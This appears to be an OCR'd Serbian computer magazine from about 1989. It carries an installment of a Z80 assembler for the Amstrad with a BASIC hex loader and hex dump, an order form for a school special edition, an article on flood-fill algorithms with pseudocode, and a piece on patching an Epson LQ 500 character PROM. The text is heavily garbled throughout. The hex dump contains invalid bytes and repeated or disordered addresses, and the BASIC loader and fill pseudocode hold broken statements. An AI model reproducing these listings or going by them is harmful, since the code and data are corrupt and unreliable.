Ovaj asembler (nadalje ćemo malo neformalno pisati samo AS) je kompabilan sa „Dvepac“-om. AS može potpuno ravnomavno da učita dato delo, stvoreno pomoću „Genai“ ili „Mona“. Tako se vrši tokenizacija teksta pri kojoj se svaka službena reč zamenjuje jednim bajtom. Labela i brojne konstante u tekstu zauzimaju samo po 3 bajta, tako da od doljiva vrlo sahranljivo formu. Tablica za tokenizaciju ka se služi uspešno i za čuvanje njihovih vrednosti pri asembleranju, pa se ne troši dodatna memorija za lokalni simbol. Tokenizacija, uz to, i znatno uvećava brzinu prevodenja.

Moguće je relocirano prevodenje, asemblerianje na traku, preusmeravanje izlaza, korišćenje logičkih uslova, prevodenje delova teksta u ciklusu i „skrivanje“ dela programa na kome trenutno ne radimo. Posebno pojačanje je što AS razume sve bezjak naredbe. Tako su ostvarene sve zaista potrebne mogućnosti koje poseduje „Laser Genius“ (izbačene su makronaredbe i svi dodaci koji zauzimaju memoriju, a u praksi skoro nikad nisu potrebni). Ovo, naravno, ne važi ako vam asembler služi za fasciniranje publike, a ne za rad.

Svaki, pa i ovaj program predstavlja nekakav kompromis. Autor se trudio da postigne najbolji odnos mogućnosti, brzine i utroška memorije, uz najjednostavniju i najprilagodljiviju dobijanje željenih efekata.

Editor

Editor je potpuno jedinstven standardom „amstrad“-ovom editoru koji koristi bezjak, uz dodatak komandi za kopiranje, premeštanje i pretraživanje i zamenu delova teksta. Koriste se sve uobičajene kombinacije kurzor-svećica, SHIFT, CTRL, COPY i ostalih kontrolnih tastera. Znači, i dalje je moguće kopiranje bilo čega što se nalazi na ekranu, složena pomenarja kursora, brisanje ulovo i udesno i ponistavanje bez otkucanog reda.

Po unošenju linija se tokenizuje tako da se prilikom njenog prikaziva-

nja sve unete službene reči ispisuju malim slovima, a linjski brojevi, labela, instrukcije i komentari se automatski tabuliraju. Maksimalna dužina labela je 10 znakova. Njeno ime mora počinjati velikim ili malim slovom, a ostali znaci mogu biti i cifre i „_“ (chr\$(9)). Asembler razlikuje mala i velika slova u okviru imena. Ima labela se od ostataka linije odvajaju sa „_“, blankom ili bilo kojim drugim karakterom koji ne može da ulazi u sastav imena labela. Pri prikazivanju se iza labela ispisuje „_“. Komentari se i dalje odvajaju znakom „_“.

Prilikom unošenja svake instrukcije vrši se sintaksna kontrola, tako da se, ako pokušamo da unesemo nepravilnu liniju, ispisuje „Syntax error“ i pogrešna linija se ponovo edituje.

Ako AS ne razume unetu komandu, prepisuje bezjak interpretatoru da

je protumači tako se sve bezjak naredbe koje se ne poklapaju sa komandama editora bez problema izvršavaju. Komande za editovanje bezjak programa, kao i unošenje linije u bezjak tekst, se ostvaruju tako što se kao prvi simbol u unetom redu upotrebi neki znak sa kodom manjim od 32 (najlakše je pritisnuti TAB taster koji daje chr\$(9)).

Osobine asemblera

AS zauzima 7816 bajtova počevši od 1000. HIMEM je spušten na 999, što je dovoljno za kraće bezjak rutine.

Za izvorni tekst ostaje preko 31 K — dovoljno za oko 4000 programskih linija. Brzina prevodenja se isključivim prikazivanjem na ekranu je fascinantna — više od 900 linija u sekundi.

```

10 REM HEX LOADER
20 REM AS ASSEMBLER
30 OPENOUT "":MEMORY 1999:CLOSEOUT
40 MODE 2
50 LABEL ASSEMBLER V1.0*,2000
60 INPUT "Adresa: ",a$
70 IF a$="" THEN 210
80 a=VAL("X"+a$)
90 PRINT RIGHT$("0000"+HEX$(a),4);
100 INPUT "":a$
110 IF a$="" THEN PRINT CHR$(13)CHR$(11)CHR$(18);:GOTO 60
120 IF LEN(a$)<34 THEN 200
130 o=a
140 FOR i=0 TO 15
150 b=VAL("80"+MID$(a$,i+2,1,2)):POKE a+1000,b
160 o=o+b*2*(1 MOD 8):o=o+INT(o/256)
170 NEXT i
180 o=o-256*INT(o/256)
190 IF c=VAL("80"+RIGHT$(a$,2)) THEN a=a+16:GOTO 90
200 PRINT "Dreska!";CHR$(13)CHR$(11);:GOTO 90
210 SPEED WRITE 1:SAVE ASSEMBLER V1.0*,b,2000,7816

```

Kako uneti program

Otkujate mali bezjak program priložen u ovom broju. On predstavlja hex-loader pomoću koga ćete uneti ceo asembler. Snimite ga na traku ili disk, jer će vam biti potreban i za unošenje sledećih nastavaka.

Startujte program. On će tražiti da se učitaju već ranije otkucani delovi asemblera. Zato prvi put izbegnete liniju 50 sa

```
[ESC]
goto 60
Na pitanje „Adresa“ unesite 3E8. Sada otkujate sadržaj prve linije. Razmaki u listingu su tu samo da povećaju čitljivost. Prilikom unošenja treba ih ignorisati. Prvih 16 bajtova iz svakog reda se smeštaju u memoriju, a poslednji služi za kontrolu tačnosti. Taj tzv. seksum se tako formira da skoro sigurno detektuje grešku u kucanju. Ipak, postoji mogućnost da se svako obezbeđenje izvrši, pa zato pazite da što tačnije unosite program. U slučaju da je primene greška ispisuje se odgovarajuća poruka i loader će tražiti da se unos ponovi.

```

Kada želite da prekinete unošenje, pritisnite samo ENTER i isto to ponovite na ponovno pitanje „Adresa“. Sve što je do tada otkucano će se snimiti na izlaznu jedinicu.

Kada odlučite da nastavite posao ili stigne jedan od nastavaka iz sledećih brojeva „Računara“ ponovo učitajte hex-loader, startujte ga, i kada se učita snimak do tada unetog asemblera, nastavite kucanje.

Asembleriranje se vrši u dva prolaza. AS prihvata sve standardne namemonike za Z80. Kao numerički argumenti se mogu koristiti izrazi sačinjeni od konstanti, labela i brojača razdvojenih operatorima. Postoje četiri vrste konstanti: dekadne (na primer 2016,3,64000), heksadekadne (#+F0, #BBSD, #A), binarne (%10000,%11010101) i azbučne konstante („A“, „g“). Brojač lokacije (5) predstavlja vrednost trenutno važeće ORG adrese. To je isti brojač koji se koristi i pri izračunavanju relativnih skokova. Brojač adresa (.) ukazuje na adresu na koju se trenutno smešta objektni kod. Kada se vrši relocirano prevodenje ova dva brojača imaju različitu vrednost.

Svi operatori su istog prioriteta, pošto bi uobičajeno tretiranje izraza zahtevalo dosta dužu rutinu za njihovo izračunavanje. Izrazi se obrađuju sa leva na desno. AS podržava upotrebu zagrada, ali je zbog jednoznačnosti sintakse potrebno koristiti uglaste. Dozvoljena je upotreba sledećih binarnih operatora:

- + sabiranje
- oduzimanje
- * množenje
- / celobrojno deljenje
- & binarno AND
- binarno OR
- < manje
- > veće
- <= manje ili jednako
- >= veće ili jednako
- = jednako

Asembler za „Amstrad“

Unami operatori su — unami minus (potpuni komplement)

- ! NOT (nepotpuni komplement)
- Sve poruke o greškama se ispisuju punim tekstom. Prilikom asembleriranja su moguće 4 vrste grešaka: I/O greške i smeštanje koda na zauzet prostor odmah prekidaju prevodenje, fatalne greške će sprečiti drugi prolaz prevodenja, a sve prekoračenja, kao i upotrebe nefinansiranih labela će se markirati i biće na kraju prevodenja prebrojana kao „Errors“, odnosno „Warnings“.

NASTAVAK
U SLEDEĆEM
BROJU

Računari i vašoj školi

Kao što je poznato, naša redakcija je u maju prošle godine pripremila specijalno izdanje pod naslovom RAČUNARI U VAŠOJ ŠKOLI, koje je, iako u većem tirazu, u potpunosti rasprodato. Nesmanjeno interesovanje koje prema ovom specijalnom izdanju i dalje pokazuje daci, studenti, nastavnici i drugi pojedinci, ta proizvodnja kompiuterske opreme i softvera, razne institucije, ustanove i privredne organizacije, navelo je redakciju da pripremi novo tematsko izdanje pod naslovom RAČUNARI U VAŠOJ ŠKOLI 2, koje izlazi štampać krajem januara 1989. godine.

U prethodno izdanje koristili smo dobra iskustva stečena iz prvog broja i uvažili predočene sugestije koje smo dobili sa raznih strana. Drugi broj smo koncipirali tako da ponudi što raznovrsnije sadržaje koje se mogu primeniti i u nastavnim i vannastavnim školskim aktivnostima. Izabrali smo teme koje će biti korisne učenicima i nastavnicima u čitavoj Jugoslaviji, kao i našim čitaocima koji nisu obuhvaćeni obrazovnim programima.

Redovnoj nastavi informatike i računarstva posvećeni su prilozima Azbuka programiranja, Moj prvi algoritam i Strukturiranje bezjaka. Azbuka programiranja napisana je na osnovu priprema za realizaciju nastave iz predmeta Programiranje i programski jezici u specijalizovanim odeljenjima Matematička gimnazija u Beogradu, a u njoj se izlazu osnovne mogućnosti programskog jezika paskala. Mnogoštvo različitih primera prilagođenih predznajima učenika prvog razreda srednje škole čini ovaj prilog korisnim dopunskim materijalom za sve škole u kojima učenje počinje paskalom.

Moj prvi algoritam namenjen je pre svega učenicima osnovnih škola koji kao izborni predmet uz Informatiku i računarstvo, a može se koristiti i kao dopunski materijal u prvom godini srednje škole. Mada je kod nas objavljeno više zbirki podataka iz programiranja na bejziku, ni u jednoj od njih zadaci nisu prilagođeni učenicima osnovnih škola, a u poretku je i metod kreiranja i izlaganja algoritma nedovoljno dostupan i korektan. Osnovni kvaliteti ovog priloga su upravo izbor zadataka i pristupačan i korektan metod izlaganja rešenja.

Strukturiranje bezjaka izlaze neke tehnike razvoja složenih programa. Primeri programa izabrani su tako da ih mogu pratiti učenici drugog i starijih razreda srednje škole i da se mogu primeniti u školskoj administraciji. Tekst ima dva veoma korisna priloga: prvi je „Standardi i tehnika pomogala u razvoju programa“, koji će poslužiti i onima koji programiraju u drugim programskim jezicima; a drugi je spisak vide od stolu teme za završne radove sa posebnim osvrtom na programe koji bi samostalno ili kao deo veće celine mogli da se koriste u terijalnu praksu ili dodatnu nastavu.

Kao što je za dodatnu nastavu iz programiranja, pripremu takmičenja i, uopšte, uzivanje u kreativnom radu pri rešavanju logičkih i programerskih problema dati su Rešeni zadaci iz svih prošlo godišnjih takmičenja iz programiranja i Odabrane Dejanove pitalice. Mada ništa slično kod nas nije do sada objavljeno, utvrdili smo da će ovi prilozii biti po meri većine naših čitalaca.

U specijalnom izdanju dati su i dva veoma korisna sažetaka uputstva sa pregledom mogućnosti — za programe TURBOPASCAL i WORD STAR. Za tekst-procesor su dati i primeri korišćenja u pripremi nastave i školskoj administraciji — za štampanje „glavne knjige“ i sveđoštanava. Uz to su data i uputstva Kako koristiti asembler i monitoru i Upotreba nekih programa operativnog sistema „tms 011“, kao i pregled instrukcija simboličkog jezika najpopularnijih mikroprocesaora.

RAČUNARI U VAŠOJ ŠKOLI 2 na standardnom formatu našeg časopisa, sa ukupno 100 strana (321 puni kolor, 64 i dva boje), u bogatoj grafičkoj opremi, po ceni od 5.000 dinara — na svim kioscima u zemlji i u svim krijžarima BIZG-a. Najsigurnije i najjednostavnije je da ih tražite pri izlazu narudžbenice sa pišmom odnosno dopisnicom naručite na našu adresu ili telefonom 011/ 653-745.

Za škole (ustanova) obezbeđen je uobičajeni popust od 20% za narudžbu više od 5 primeraka.

NARUDŽBENICA

Računari, Bulevar vojvode Mišića 17, 11000 Beograd
 Ovim neopozivo narudžimo _____ primerka
 specijalnog izdanja RAČUNARI U VAŠOJ ŠKOLI 2
 po ceni od 5.000 dinara _____

Iznos od ukupno _____ dinara uplatiti
 — pošte, prilikom prijema pošiljke od pošlara (za pojedince)
 — po prijemu BIZG-ove uplatnice (za škole — ustanove)

(Ime i prezime, odnosno naziv škole)

(Poštanski broj, mesto, ulica i broj)

Vašu fakturu, odnosno uplatnicu, umanjenu za 20% ako narudžimo više od 5 primeraka, plaćamo u zakonskom roku (samo za škole—ustanove)

(MP)

(Poljica)

0382E	21	11	11	CD	KA	21	21	3A	BD	11	0A	06	03	4E	1A	2B
0389E	77	19	12	23	13	10	77	C9	C3	03	04	CD	00	04	CB	22
0400E	08	22	E1	E5	F5	D1	11	4F	3F	19	7C	B5	2A	00	22	7B
0403E	D1	F1	C9	05	CD	0E	E3	E3	ED	73	04	22	FD	21	D	0
0426E	0A	22	CD	FB	0D	C7	05	30	2A	CD	44	04	94	ED	7B	0E
0438E	22	FD	E1	DD	E1	C1	E1	AF	77	D1	F1	C9	05	CD	A4	04
0448E	21	45	11	CD	0E	04	ED	78	22	FD	E1	DD	E1	C1	E1	1C
0451E	D1	F1	C9	05	CD	0E	E3	E3	ED	73	04	22	FD	21	D	0
0469E	FD	E1	DD	E1	C1	E1	D1	F1	C9	E5	F5	CD	0E	04	F1	E1
0478E	D1	22	42	13	CD	96	04	AF	1F	05	FD	CD	00	0E	C4	7F
0489E	8F	CD	FB	0E	04	E1	20	11	4F	3F	19	7C	B5	2A	00	22
0496E	00	00	00	00	4D	00	00	00	00	00	00	00	00	00	00	00
04A6E	CD	3C	09	00	4D	48	40	00	C5	CD	3B	06	30	ED	02	6B
04B8E	CD	AF	07	44	42	62	6B	0E	CD	9C	0E	C1	3A	42	00	87
04C8E	37	CD	18	04	CD	22	08	44	CD	0E	CD	5B	06	3B	21	2A
04D0E	40	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
04E2E	87	CD	52	C9	FD	F2	04	21	A5	11	7E	CD	0E	CD	FB	CD
04F8E	DC	0E	CD	23	18	F4	CD	03	05	18	EC	7E	B7	CD	CD	DC
0508E	0E	23	18	77	CD	FB	0D	ED	23	03	23	D6	30	DA	0D	0
0518E	07	0E	06	18	D2	0E	0E	0E	1D	48	05	CD	0E	0E	0E	0E
0528E	7D	CD	00	0E	16	0E	16	0E	16	0E	16	0E	16	0E	16	0E
0538E	11	C3	0A	0E	0E	CD	B4	8E	E1	11	5A	BD	ED	53	DD	0E
0548E	37	C9	F5	CD	2B	3D	0E	FB	F1	C9	05	CD	0E	04	41	3F
0558E	FD	3A	D6	FE	30	3F	1B	0E	FE	3A	D6	FE	30	3F	1B	0E
0578E	D6	30	3F	C9	CD	71	0E	D6	30	3F	C9	CD	71	0E	D6	30
0588E	D0	67	37	C9	FE	3E	18	E2	01	00	0A	1B	0E	01	0B	0A
0598E	18	0E	03	11	CD	78	32	84	05	1F	23	70	0E	7E	CD	22
0608E	0F	05	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E
0618E	0F	38	11	09	38	0E	D1	13	1A	CD	0F	05	38	EB	42	1E
0628E	4B	01	27	C9	D1	D1	87	C9	FD	0D	C1	05	30	2F	67	0
0630E	78	E1	28	37	C9	11	16	22	CD	4F	0D	D8	21	01	CD	FB
063DE	6D	CD	31	05	81	0A	00	00	00	00	00	00	00	00	00	00
0658E	2C	01	0A	00	20	04	23	CD	D0	05	CD	FB	0D	07	CB	21
0668E	53	11	AF	FD	0E	91	0E	6D	CD	0E	9E	ED	1F	0E	CD	A3
0681E	78	BB	25	CD	4E	0F	04	11	CD	EC	04	CD	0E	66	C4	7D
068CE	FD	3A	D6	FE	30	3F	1B	0E	FE	3A	D6	FE	30	3F	1B	0E
0691E	C3	0E	04	D5	0A	50	50	47	13	E5	1A	4E	CD	89	CD	7F
0696E	20	07	B9	20	15	23	13	B1	F6	77	B9	20	00	C2	7E	A1
0698E	CD	60	0E	0E	0E	78	D1	D1	37	C9	EB	CD	7E	23	7B	65
0708E	7E	EB	30	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E
0728E	0E	4E	28	4F	D5	ED	52	ED	22	1A	ED	53	48	22	87	E5
0688E	26	64	13	13	13	13	13	13	13	13	13	13	13	13	13	13
0698E	20	52	23	13	18	F2	FE	8E	3F	38	3F	20	47	23	7E	CD
0708E	6D	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E
0698E	23	4E	23	4E	D1	D1	3E	FC	12	13	79	12	13	78	12	D
06C8E	13	37	C9	CD	25	07	79	F1	D0	E5	2A	40	22	09	22	0C
06D8E	42	0E	1E	3E	22	01	81	22	1F	0D	EB	CD	7E	23	7B	6A
06E8E	2E	11	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E
06FE8	80	77	23	07	77	23	05	11	90	00	12	1A	0A	0E	3A	F1
0708E	0D	53	00	0E	F1	73	23	23	23	23	23	23	23	23	23	23
0718E	0E	0E	0E	0E	0E	1B	1A	F6	0D	11	C1	18	09	01	0E	00
0728E	23	03	70	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E
0738E	00	CD	33	0F	3E	30	83	09	02	7C	B5	21	F1	C9	10	0E
0748E	00	CD	33	0F	3E	09	3E	30	30	02	37	83	0E	0E	0E	0E
0758E	7C	B5	20	KA	C9	AF	3C	3C	CD	3E	30	0E	0E	0E	0E	0E
0768E	20	FD	CD	30	00	18	0E	3E	18	0E	0E	3E	32	35	07	15
0778E	05	23	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E
0788E	13	03	18	7E	3E	20	D5	D5	D5	D5	04	21	52	27	23	7C
0798E	10	0E	E1	01	58	22	CD	36	07	F1	21	53	22	01	0E	00
07AAE	ED	00	E1	3A	06	22	23	23	7E	23	7E	30	39	FB	97	9E
07BAE	38	FF	4E	23	4E	38	B1	0E	22	37	C9	2A	5E	5A	4A	4A
07C8E	22	18	EF	ED	48	5F	22	ED	43	61	22	ED	48	5E	22	0B
07DEE	08	ED	43	63	22	CD	FB	ED	C1	71	0E	38	28	FE	2D	0B
07E8E	23	CD	FB	ED	C1	71	0E	38	28	FE	2D	0B	28	FE	2D	0B
07F8E	22	0E	30	3A	22	03	3A	52	9A	38	04	ED	83	61	22	7F
0808E	ED	63	63	22	C9	CD	0E	05	CD	22	0E	C1	0E	53	61	91
0818E	22	CD	FB	ED	F2	2D	0E	C8	18	D1	E5	50	59	CD	0E	07
0828E	30	0E	3E	1E	7C	9E	7C	9E	3B	0E	CD	0E	07	18	FB	13
0838E	EA	E1	CD	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E
0848E	61	22	18	03	CD	AF	07	ED	48	63	22	7D	11	7C	0E	C9
0858E	CD	7A	0E	FD	0E	91	9E	ED	5B	69	22	EB	ED	5E	CD	2E
0868E	D5	CD	18	09	2A	69	22	2B	54	ED	42	C1	ED	8B	23	CE
0878E	C1	C9	ED	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E
0888E	D0	21	64	11	C3	0A	0E	CD	0E	07	0E	0E	0E	4B	63	5A
0898E	22	2A	61	22	18	03	1B	32	F0	0E	CD	0E	79	95	4F	78
08AAE	9C	47	AF	91	4F	9F	00	0E	CD	13	98	5A	5D	ED	42	2E
08BAE	2A	69	22	23	27	CD	0E	24	E1	AC	2E	0E	37	2E	7D	11
08CAE	91	7C	9E	30	03	E1	C1	29	23	23	7E	23	7E	20	09	3F
08DAE	FE	FD	30	F4	B7	28	98	1F	E5	C5	CD	11	0E	28	2B	AA
08E8E	5E	26	7A	CB	BA	CB	B2	18	E6	0E	B2	77	23	7A	7A	0E
08F8E	83	20	1E	01	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E	0E
0908E	26	FA	K1	2B	CD	AA	0E	C1	E1	18	BD	DD	21	52	DD	1A
0918E	23	DD	23	DD	5E</											

Elegantno popunjen crtež

Popunjavanje zatvorenih kontura nije nimalo jednostavan zadatak, a neka naoko jednostavna i elegantna rešenja mogu dati krajnje nepraktične rezultate.


Najjednostavniji algoritam za popunjavanje zatvorenih kontura je, svakako, algoritam fill (na ulazu je koordinata jedne tačke unutar konture — funkcija test vraća true ako je zadata tačka „prazna“). Mada (zahvaljujući rekurzivnosti) sasvim razumljiv i naizgled sasvim kratak, on zapravo zahteva za svoje potrebe veliku količinu memorije — za svaku novu tačku koju treba iscrtať treba da se zapamte (na steku) koordinate prethodne. Ako bismo ovaj algoritam pokušali da ispunimo prazan ekran (najgori slučaj) veličine 640×400 tačaka, to bi nam trebalo 640×400×4 bajtova — dakle cio megabajt memorije!

Levo—desno...

Zato treba smisliti bolji algoritam, na primer fill2 — ispituje se tačka levo i desno od tekuće tačke u okviru tekućeg reda i umesto da se izvrši 50 rekurzivnih poziva za popunjavanje 50 „praznih“ tačaka levo od tekuće tačke, sada se samo pomeri pokazivač x1 da pokazuje na najudaljeniju tačku sleva, a zatim se i x pomeri na desnu stranu. Posle se isdrti jedna horizontalna linija u okviru tekućeg reda određena sa x1 i xr. Na kraju rekurzivno primenimo isti postupak na svaku tačku iznad i ispod nacrtaone horizontalne duži — jer su tu sva potencijalno nepopunjene tačke spojene sa tačkama koje su upravo popunjene. Vidimo da je sada broj rekurzivnih poziva u dubinu znatno manji nego kod algoritma fill — ima ih u najgorem slučaju onoliko koliko horizontalnih „crtica“ sadrži deo ekrana koji treba ispuniti. Pri svakom rekurzivnom pozivu treba na steku sačuvati vrednosti tri promenljive: koordinate tekuće tačke (X, Y) kao i vrednost xr, jer ona definiše izlazni kriterijum u FOR-petlji.

Da izračunamo koliko bi u najgorem slučaju (primenjeno na ekran iste veličine 640×400 tačaka) ovaj podaci mogli da zauzmu mesta na steku (razmislite kako izgleda kontura koja zahteva najviše memorije) 320×399×6 bajtova, približno 760 K. Naizgled,

Viktor Cerovski



novim algoritmom nismo postigli neku razumniju uštedu memorijskog prostora, ali posmatrajmo nešto jednostavnije situacije: pretpostavimo da je potrebno ispuniti neki konveksan objekat, na primer krug. Tada od prvog algoritma broj rekurzivnih poziva (samim tim i veličina upotrebljene memorije) raste kvadrato sa rastom poluprečnika (jer zavisi od broja

tačka unutar kruga — dakle od njegove površine), dok kod drugog raste linearno (jer zavisi od broja horizontalnih duži od kojih se sastoji krug — dakle od njegovog prečnika).

Baš kod ovakvih konveksnih oblika ovaj algoritam je najštedljiviji. Tako je pri ispunjavanju praznog ekrana ovom algoritmu potrebno u proseku nešto manje od 2 K memorije za stak. Razne varijante baš ovog algoritma su i najčešće u raznim programima za crtanje — u realnim situacijama odvajanje tridesetak kilobajta na nekoj 16-bitnoj mašini ne predstavlja veliki problem; na osobitnicima odgovarajućim memorijski „izdaci“ su srazmerno manji, pa i pak krajnji rezultat je da programi poput „Art Studio“ za C64 ili „Advanced Art Studio“ za CPC 6128 popunjavaju tek skoro svaku zatvorenu konturu.

... ili u svim smerovima

Ostaje nam još da razmotrimo algoritam fill3. Ovaj algoritam u svom originalnom obliku sam bio napisao za rešavanje problema pronalazača (najkraćeg) puta do izlaza u lavirintu, što je zapravo ekvivalentno popunjavanju zatvorene konture. Prvo što možemo da primetimo je da je ovaj algoritam nešto sporiji od prethodnog (koji inače nije naročito brz), što svakako nije pothvalno, ali videćemo da postoje bar dva razloga za njegovu upotrebu.

Algoritam radi na sledeći način: ispituje se stanje tačka ispod, iznad, levo i desno od tekuće tačke. Svaku od tih tačaka ako je „prazna“ popunimo i pritom zapamtimo njene koordinate u pomoćnom nizu (ovo obavezno potrognam memo). Kad to uradimo, identičan postupak primenjujemo na svaku od tačaka iz tako dobijenog niza. Znači, umesto da analizira stanje tačaka unutar jednog reda, na „odjednom“ ispituje sve tačke u okolini, šireći popunjeno područje u sva četiri smera. Pri tom se koriste dva niza xk, yk — u jednom su koordinate tačaka čiju okolinu treba ispitati, a u drugi se smešta rezultat ispitivanja okoline ovih tačaka (treba primetiti da se niz koristi tek kao FIFO struktura). Ako u toku ispitivanja nije nađena ni jedna nepopunjena tačka, to je signal da je kontura popunjena.

Koliko nam memorije treba za smeštanje nizova xk i yk: najnezgodniji slučaj za ovaj algoritam (sa stanovišta potrošnje memorije) je kad treba popuniti prazan ekran — nije teško izračunati da je tada broj tačaka N čije koordinate treba zapamtiti (ako ekran ima dimenziju W×H):

$$N=2 \cdot \min(W, H)$$

U slučaju da ekran ima dimenzije 640×400 tačaka, utrošena memorija za smeštanje ovih nizova iznosi 2'800'4=6400 bajtova, znači tek nešto više od 6 Ki (na „spektrumu“ bi utrošak memorije za nizove bio 768 bajtova). Osim ove, algoritam ima još jednu prednost, a to je način na koji popunjava površ — dok algoritmi poput fill2 algoritma popunjavaju konturu liniju po liniju i to na (za korisnika) nepredvidljiv i čudan način, rad poslednjeg algoritma poseđa na širenje kapijece mastila na papiru.

Do sada nismo detaljnije razmatrali brzinu rada pojedinih algoritama. Verovatno bi tek upoređivanje programa u assembleru dalo neke preciznije podatke. Ipak, algoritme bi trebalo usavršavati u smeru smanjenja test operacija (u tom pogledu se posebno može poboljšati fill3 algoritam), što bi sigurno povećalo njegovu brzinu.

POPUNJAVANJE ZATVORENIH KONTURA

Cerovski Viktor (c) 1986.

```
proc fill1 (x,y)
  if test (x,y) then
    plot (x,y)
    fill1(x+1,y)
    fill1(x,y+1)
    fill1(x-1,y)
    fill1(x,y-1)
  endif
endproc
```

```
proc fill2(x,y)
  x1=x; xr=x
  while test(x1,y) do x1=x1-1
  while test(xr,y) do xr=xr+1
  if x1<xr then
    for xx1 to xr do plot(x,y)
    for xx2 to xr do
      fill2(x,y+1)
      fill2(x,y-1)
    next
  endif
endproc
```

```
proc fill3(x,y)
  dim xk(2,800), yk(2,800)
  proc memo(x,y)
    plot(x,y)
    i=1; xk[D,1]=x; yk[D,1]=y
  endproc
  if test(x,y) then
    plot(x,y); a=1; b=2
    xk[a,1]=x; yk[a,1]=y; n=1
    repeat
      j=0; i=1
      repeat
        xxk(a,1)=y;k(a,1)
        if test(x+1,y) then memo(x+1,y)
        if test(x,y+1) then memo(x,y+1)
        if test(x-1,y) then memo(x-1,y)
        if test(x,y-1) then memo(x,y-1)
        i=i+1
      until n=i
      swap(a,b); n=i
    until n=0
  endif
endproc
```


LQ latinica

U svetu matricnih štampača za kućne računare prošle godine se dogodila jedna izuzetno značajna smena – printere sa 9 smenili su štampači sa 24 iglice, čija je osnovna prednost u velikoj brzini rada, kvalitetnijem ispisu, i većem broju pisama. Da bi se sve te mogućnosti iskoristile na jugoslovenskom tu, potrebno je da štampač poseduje barem latinичne YU znake u svim fontovima. Ugradnjom latinичnih YU slova Đ, Š, Ć, Č, Ž, đ, š, ć, č i ž omogućava se primena matricnih štampača u latinичnim područjima otvaraju putevi za ugradnju cirilice.

Posle mnogobrojnih nastojanja da nađemo rešenje za ugradnju YU znakova u „epson LQ 500“, došli smo do zaključka da se ovom problematikom niko nije profesionalno bavio. Stoga smo odlučili da sami izvršimo ugradnju.

Prvi problem je bio kako pronaći karakter generator koji se nalazi u romu štampača. Ubrzo smo shvatili da su znaci smešteni u PROM kapaciteta 128 kilobajta. S obzirom da smo se prvi put sreli sa PROM-om tog tipa, imali smo izvesnih poteškoća sa isčitavanjem njegove sadržine. Koristeći adekvatnu literaturu i iskustvo, uspešli smo parcijalno da dođemo do njegovog sadržaja. Manipulaciju snimljenim fajlovima smo otakšali njihovim spajanjem u jedan. Time je prvi, ne mali, deo posla bio završen.

Kod analize zapisa naišli smo na dodatne probleme, ne znajući unapred (bez servise literature koja se ne isporučuje) o samoj organizaciji generatora znakova i programa koji pokreće štampač.

Znajući unapred da je matrica jednog znaka veličine 23x29 tačkica, pretpostavili smo da je u zapisu svakom znaku dodeljena veličina 3x29 bajta, jer se svaka tačka prikazuje pomoću jednog bita (1 bajt=8 bita). Prateći tu logiku, napravili smo pomoćni program koji nam na ekranu prikazuje matricu kakvu smo zamislili, koristeći dobijene podatke sa zapisa (Slika 1.).

Na primeru velikog slova D prikazujemo ukratko kompletnu promenu u naše slovo D. Leva kolona predstavlja heksadecimalnu adresu na kojoj počinju sledeća tri bajta. Srednja kolona je slikovni prikaz tri

```

156789;<=>?ZABCDEFHGHIJKLMNOPQRSTUVWXYZDCC_zabdefghijklm
16789;<=>?ZABCDEFHGHIJKLMNOPQRSTUVWXYZDCC_zabdefghijklm
3789;<=>?ZABCDEFHGHIJKLMNOPQRSTUVWXYZDCC_zabdefghijklmnr
789;<=>?ZABCDEFHGHIJKLMNOPQRSTUVWXYZDCC_zabdefghijklmnc
39;<=>?ZABCDEFHGHIJKLMNOPQRSTUVWXYZDCC_zabdefghijklmno;
;<=>?ZABCDEFHGHIJKLMNOPQRSTUVWXYZDCC_zabdefghijklmnop;
;<=>?ZABCDEFHGHIJKLMNOPQRSTUVWXYZDCC_zabdefghijklmnopq;
;=>?ZABCDEFHGHIJKLMNOPQRSTUVWXYZDCC_zabdefghijklmnopqr
    
```

bajta, čije se realne vrednosti nalaze u desnoj koloni. Gore prikazani znak pripada tablici koja kreira SANSERIF font. U romu „epsona LQ 500“ postoji 11 različitih osnovnih fontova iz kojih se izvodi još dvadesetak drugih pisama (slika 3.).

Zatim smo pronašli prazan prostor u PROM-u popunjen sa 'F' (ADRESA 5CB1) u koji smo rekopirali veliko slovo 'D'. Dodali smo crticu koja karakteriše naše slovo 'E' i novoproduzvedeno YU slovo je dobilo izgled kao na slici 2. Pošlo se pri radu sa YU znacima pomoću YUSCI standard, pronađena je adresa slova 'O' u švedskom alfabetu i mesto njega je ubačeno veliko D.

Vektorska tablica koja nam daje podatke o svakom znaku se nalazi na samom početku proma. Svakom znaku pripada 6 bajtova:

1. bajt broj praznih piksela sa leve strane znaka
2. bajt dužina u pikselima samog karaktera
3. bajt broj praznih piksela sa desne strane znaka
4. i 5. bajt adresa na kojoj se nalazi matrica
6. bajt prvi ili drugi blok od 64K i proporcionalni mod

U vektorskoj tablici su date sledeće vrednosti za slova koja su nam potrebna:

- D — 38D8 06 1A 04 E2 42 01
- O — 3AD8 03 1E 03 6C 59 01
- D — 3AD8 06 1A 04 B7 5C 00

Za naše slovo D je promenjena adresa (umesto 59BC-drugi blok, unesena je adresa 5CB7-prvi blok) i promenjeni su parametri koji određuju širine slova (umesto 06 1E 03 koji se odnose na D, uneseno je 06 1A 04 za naše D).

Ovaj postupak se mora ponoviti za svako naše slovo, tj. za Š Ć Č Ž đ š ć ž. Normalno, ako želite da imate naša slova u više fontova, čuo postupak mora da se ponovi onoliko puta koliko fontova imate.

